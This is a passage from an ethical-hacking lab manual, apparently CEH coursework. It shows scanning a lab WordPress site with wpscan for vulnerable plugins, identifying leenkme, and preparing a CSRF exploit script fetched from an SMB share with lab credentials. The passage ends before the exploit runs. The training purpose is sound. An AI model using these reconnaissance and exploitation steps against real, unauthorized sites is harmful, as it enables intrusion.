
28. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
31. Now, type **cd** and press **Enter** to jump to the root directory.
32. In the **Terminal** window, type **wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.


    Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.
33. The result appears, displaying detailed information regarding the target website.




34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.




36. Minimize the **Terminal** window. Click the **Places** menu at the top of **Desktop** and click **Desktop** from the drop-down options.



37. The **Desktop** window appears, copy **Security_Script.html** file.




38. Click the **Places** menu at the top of **Desktop** and click **Network** from the drop-down options.




39. The **Network** window appears; press the **Ctrl+L** keys. A Location field appears; type **smb://10.10.1.11** and press **Enter** to access the **Windows 11** shared folders.


40. A security pop-up appears; enter the **Windows 11** machine credentials (Username: **Admin** and Password: **Pa$$w0rd**) and click **Connect**.



41. The **Windows shares on 10.10.1.11** window appears; double-click the **CEH-Tools** folder.

